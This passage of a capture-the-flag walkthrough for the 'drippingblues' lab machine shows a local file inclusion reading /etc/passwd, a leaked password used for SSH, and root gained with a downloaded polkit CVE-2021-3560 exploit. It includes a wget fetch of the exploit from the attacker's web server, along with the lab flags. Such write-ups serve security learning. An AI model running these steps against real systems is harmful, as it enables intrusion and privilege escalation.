
**drip** [Status: 200, Size: 3032, Words: 50, Lines: 58, Duration: 97ms]  
**:: Progress: [220560/220560] :: Job [1/1] :: 346 req/sec :: Duration: [0:07:12] :: Errors: 0 ::**

36. As we can observe the result we found the word “drip”. So, lets try with it.

37. <http://192.168.1.154/?drip=/etc/dripispowerful.html>



38. Let's view the source for any hidden content of above page.



```
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <style>
5 body {
6 background-image: url('drippin.jpg');
7 background-repeat: no-repeat;
8 }
9
10 @font-face {
11 font-family: Segoe;
12 src: url('segoeui.ttf');
13 }
14
15 .maininfo {
16 text-align: center;
17 border: 1px solid #000000;
18 font-family: 'Segoe';
19 padding: 5px;
20 background-color: #ffffff;
21 margin-top: 300px;
22 }
23
24 .emoji {
25 width: 32px;
26 }
27 </style>
28 password is:
29 imdrrippinbiatch
30 </body>
31 </html>
32
33 <html>
34 <body>
35 driftingblues is hacked again so it's now called drippingblues. :D hahaha
36

37 by
38

39 travisscott & thugger
40 </body>
41 </html>
```


39. It shows a password;

password is:

**imdrrippinbiatch**

40. Since, this server has not sanitised, hopefully we can see the other important files of /etc directory like /etc/passwd.

<http://192.168.1.154/?drip=/etc/passwd>



```
view-source:http://192.168.1.154/?drip=/etc/passwd

1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
20 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
21 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
22 messagebus:x:103:106:/:nonexistent:/usr/sbin/nologin
23 syslog:x:104:110:/:home/syslog:/usr/sbin/nologin
24 _apt:x:105:65534:/:nonexistent:/usr/sbin/nologin
25 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
26 uidd:x:107:114:/:run/uidd:/usr/sbin/nologin
27 tcpdump:x:108:115:/:nonexistent:/usr/sbin/nologin
28 avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
29 usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
30 rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
31 dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
32 cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
33 speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
34 avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
35 kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
36 saned:x:117:123:/:var/lib/saned:/usr/sbin/nologin
37 nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
38 hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
39 whoopsie:x:120:125:/:nonexistent:/bin/false
40 colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
41 geoclue:x:122:127:/:var/lib/geoclue:/usr/sbin/nologin
42 pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
43 gnome-initial-setup:x:124:65534:/:run/gnome-initial-setup:/bin/false
44 gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
45 systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
46 thugger:x:1001:1001:,,,:/home/thugger:/bin/bash
47 sshd:x:106:65534:/:run/sshd:/usr/sbin/nologin
48 mysql:x:127:133:MySQL Server,,,:/nonexistent:/bin/false
49 ftp:x:128:134:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
50 <html>
51 <body>
52 driftingblues is hacked again so it's now called drippingblues. :D hahaha
```



41. As we can see there is a user called “thugger” and also the same name we spotted earlier on the web page note as well.

42. Next, lets try to connect via SSH.

```
└─(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# ssh thugger@192.168.1.154
```

thugger@192.168.1.154's password:

Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.11.0-34-generic x86\_64)

\* Documentation: <https://help.ubuntu.com>

\* Management: <https://landscape.canonical.com>

\* Support: <https://ubuntu.com/advantage>

495 updates can be installed immediately.

233 of these updates are security updates.

To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.

To check for new updates run: sudo apt update

Your Hardware Enablement Stack (HWE) is supported until April 2025.

thugger@drippingblues:~\$

Boom we have the SSH access now. Let's hang around.

43. `thugger@drippingblues:~$ ls`  
`Desktop Documents Downloads Music Pictures Public Templates user.txt Videos`
44. `thugger@drippingblues:~$ cat user.txt`  
`5C50FC503A2ABE93B4C5EE3425496521`
45. We could see the User Flag : `5C50FC503A2ABE93B4C5EE3425496521`

## Privilege Escalation

46. For priv.esc. I will explain the process rightaway.
- ✓ Search the Ubuntu version : - `20.04`
  - ✓ This version is vulnerable for : `System Services systemd, dbus, polkitd: Vulnerabilities in these services could allow privilege escalation`
  - ✓ Exploit exist : `Yes`
  - ✓ Where : `https://github.com/Almorabea/Polkit-exploit/blob/main/CVE-2021-3560.py`
  - ✓ Download the python script
  - ✓ Deliver the `CVE-2021-3560.py` file by running simple webserver in attacker computer.
- ```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex]
└─# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
192.168.1.154 - - [26/Feb/2025 15:19:46] "GET /CVE-2021-3560.py HTTP/1.1"
200 -
```

- ✓ Download it to the target system with **wget**

```
thugger@drippingblues:/tmp$ wget http://192.168.1.181:8001/CVE-2021-3560.py
```

```
--2025-02-26 23:19:46-- http://192.168.1.181:8001/CVE-2021-3560.py
```

```
Connecting to 192.168.1.181:8001... connected.
```

```
HTTP request sent, awaiting response... 200 OK
```

```
Length: 2434 (2,4K) [text/x-python]
```

```
Saving to: 'CVE-2021-3560.py'
```

```
CVE-2021-3560.py
```

```
100%[=====
```

```
=====>] 2,38K --KB/s in 0s
```

```
2025-02-26 23:19:46 (193 MB/s) - 'CVE-2021-3560.py' saved [2434/2434]
```

- ✓ Grant the executable permission to the file

```
thugger@drippingblues:/tmp$ chmod +x CVE-2021-3560.py
```

RUN THE FILE

```
thugger@drippingblues:/tmp$ python3 CVE-2021-3560.py
```

```
*****
```

```
Exploit: Privilege escalation with polkit - CVE-2021-3560
```

```
Exploit code written by Ahmad Almorabea @almorabea
```

```
Original exploit author: Kevin Backhouse
```

```
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/
```

```
*****
```

```
[+] Starting the Exploit
```

```
id: 'ahmed': no such user
```

```
id: 'ahmed': no such user
```

```
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
```

```
id: 'ahmed': no such user
```

```
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
```

```
id: 'ahmed': no such user
```

```
id: 'ahmed': no such user
```

```
id: 'ahmed': no such user
```

```
id: 'ahmed': no such user
```

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

id: 'ahmed': no such user

[+] User Created with the name of ahmed

[+] Timed out at: 0.007868220949490287

Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path

/org/freedesktop/Accounts/User1000

Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path

/org/freedesktop/Accounts/User1000

Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path

/org/freedesktop/Accounts/User1000

Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path

/org/freedesktop/Accounts/User1000

Error org.freedesktop.DBus.Error.UnknownMethod: No such interface
"org.freedesktop.Accounts.User" on object at path

/org/freedesktop/Accounts/User1000

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

[illegible]

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required

[+] Timed out at: 0.0067167535471689185

[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root

bash: cannot set terminal process group (24929): Inappropriate ioctl for device

bash: no job control in this shell

root@drippingblues:/tmp#

✓

Then find the root flag

root@drippingblues:~# cat root.txt

78CE377EF7F10FF0EDCA63DD60EE63B8